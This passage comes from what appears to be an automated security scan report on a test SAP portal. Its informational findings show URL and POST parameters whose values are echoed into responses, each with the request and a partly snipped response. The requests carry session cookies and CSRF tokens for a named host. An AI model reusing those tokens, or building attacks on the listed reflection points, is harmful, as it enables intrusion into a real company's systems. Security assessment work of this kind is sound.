Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:16:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5848

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshaw_plus/common
...[SNIP]...
age0iv0");
pageSupport_addlViewBank("page0iv0",new iviewBank("", "",pageSupport.URL,1,"0","XPROFILE:x3dESS:x26XQUERY:x3dZSTKPTMC1_REG_TIME_ESS:x26APPLICATION
\x3dZGENERIC_ANALYSIS\x26XSYSTEM\x3dSAP_BW6leh72pj22","GET","false"));
</script>
...[SNIP]...
s&#x21;2fcom.sap.ip.bi.designstudio&#x21;2fcom.sap.ip.bi.designstudioPreview&#x3f;XPROFILE&#x3d;ESS&amp;XQUERY&#x3d;ZSTKPTMC1_REG_TIME_ESS&amp;APPLICA
```

```
TION&#x3d;ZGENERIC_ANALYSIS&amp;XSYSTEM&#x3d;SAP_BW6leh72pj22" style="width:100%;" fullPage="true" >
...[SNIP]...
```

15.6. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [name of an arbitrarily supplied URL parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

Issue detail

The name of an arbitrarily supplied URL parameter is copied into the application's response.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?9l56t6zti8=1 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:12:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://lid.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5599

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common
...[SNIP]...
orm_add_ons&#x2f;pcd&#x21;3aportal_content&#x21;2fcom.sap.pct&#x21;2fplatform_add_ons&#x21;2fcom.sap.ip.bi&#x21;2fPages&#x21;2fcom.sap.ip.bi.designstudio&#x21;2fcom.
sap.ip.bi.designstudioPreview&#x3f;9l56t6zti8&#x3d;1" style="width:100%;" fullPage="true" >
...[SNIP]...
```


15.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [APPLICATION parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

Issue detail

The value of the **APPLICATION** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 322
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&
sap-ext-sid=RMI2n54tBs6Y4nWmgQUINsw-MXOAySQbMk87RUUQ6DnNSA--&Language=EN&XSYSTEM=SAP_BW&XQUERY=ZSTKPYMC2_ABS_OVERVIEW_ESS&
APPLICATION=ZGENERIC_ANALYSISf1bgrrcaa&XPROFILE=ESS
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:26:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2453
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://fw.css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="E=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
designstudioPreview\x26XQUERY\x3dZSTKPYMC2_ABS_OVERVIEW_ESS\x26sap\x2dext\x2dsid\x3dRMI2n54tBs6Y4nWmgQUINsw\x2d\x2dMXOAySQbMk87RUUQ6DnNSA
\x2d\x2d\x26XSYSTEM\x3dSAP_BW\x26APPLICATION\x3dZGENERIC_ANALYSISf1bgrrcaa\x26XPROFILE\x3dESS\x26Language\x3dEN"
};
sap.zen.launch(config);
// <
})();
```

```
</script>
...[SNIP]...
```

15.8. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen>
[BI_COMMAND_1-CLIENT_HPOS parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **</irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen>**

Issue detail

The value of the **BI_COMMAND_1-CLIENT_HPOS** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656564678656; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 394
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

BI_COMMAND=&BI_COMMAND_TYPE=GET_SNIPPET&BI_COMMAND-KEEP_SERVER_STATE=X&BI_COMMAND_1=&BI_COMMAND_1-
TARGET_ITEM_REF=CROSSTAB&BI_COMMAND_1-CLIENT_HPOS=H0ao2s2epo54&BI_COMMAND_1-CLIENT_VPOS_END=%20&BI_COMMAND_1-
BI_COMMAND_TYPE=SET_SCROLL_POS&BI_COMMAND_1-CLIENT_VPOS=undefined&BI_COMMAND_1-CLIENT_HPOS_END=%20&
PAGE_ID=1_Uk1Jm41NHRCCzZNG5XbWdRVU5zdy0tUEZMNDdkbVJa
...[SNIP]...
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:19:07 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/xml; charset=UTF-8
cache-control: private, no-cache, no-store, must-revalidate
pragma: private, no-cache
expires: -1
Content-Length: 13760
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.saprf.eu:443 https://*.sapf.eu:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<?xml version="1.0" encoding="utf-8" standalone="no"?>
<snippet_collection>
<snippet id="sapbi_snippet__JAVASCRIPTHEADER" type="JAVASCRIPT"><![CDATA[sapbi_loadUi5("resources/~20180424152222/~sap-ui-m
```

```
...[SNIP]...
7TARGET_ITEM_REFx27,\x27CROSTAB\x27,0x5d,\x5b\x27HEADER_WIDTH\x27,\x27__HEADER_WIDTH__\x27,0x5d,\x5b\x27BI_COMMAND_TYPE
\x27,\x27UPDATE_HEADER_WIDTH\x27,0x5d\x5d,true
\x29\x3b","clientheaderpos":"0ao2s2epo54","contextmenucmd":"sap.zen.request.zenSendCommandArrayWoEventWZenPVT\x28\x5b\x5b\x27COL\x27,\x27__COL__\x27,0
\x5d,\x5b\x27DOM_REF_ID\x27,\x27__DOM_REF_ID__\x27,0x5d,\x5b\x27TARGET_ITEM_REF\x27,\x27CR
...[SNIP]...
```

15.9. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [Language parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

Issue detail

The value of the **Language** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 322
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&
sap-ext-sid=RMI2n54tBs6Y4nWmgQUNsw--MXOAYsQbMk87RUUQ6DnNSA--&Language=ENbzfcilivu7I&XSYSTEM=SAP_BW&XQUERY=ZSTKPYMC2_ABS_OVERVIEW_ESS&
APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:19:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2453
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
```

```
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
PYMC2_ABS_OVERVIEW_ESS\x26sap\x2dext\x2dsid\x3dRMI2n54tBs6Y4nWmgQUNsw\x2d\x2dMXOAYsQbMk87RUUQ6DnNSA\x2d\x2d\x26XSYSTEM\x3dSAP_BW
\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XPROFILE\x3dESS\x26Language\x3dENbzfcilivu7I"
};
sap.zen.launch(config);
// <
})();

</script>
...[SNIP]...
```

15.10. [https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen\[XPROFILE parameter\]](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen[XPROFILE parameter])

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

Issue detail

The value of the **XPROFILE** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 322
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&
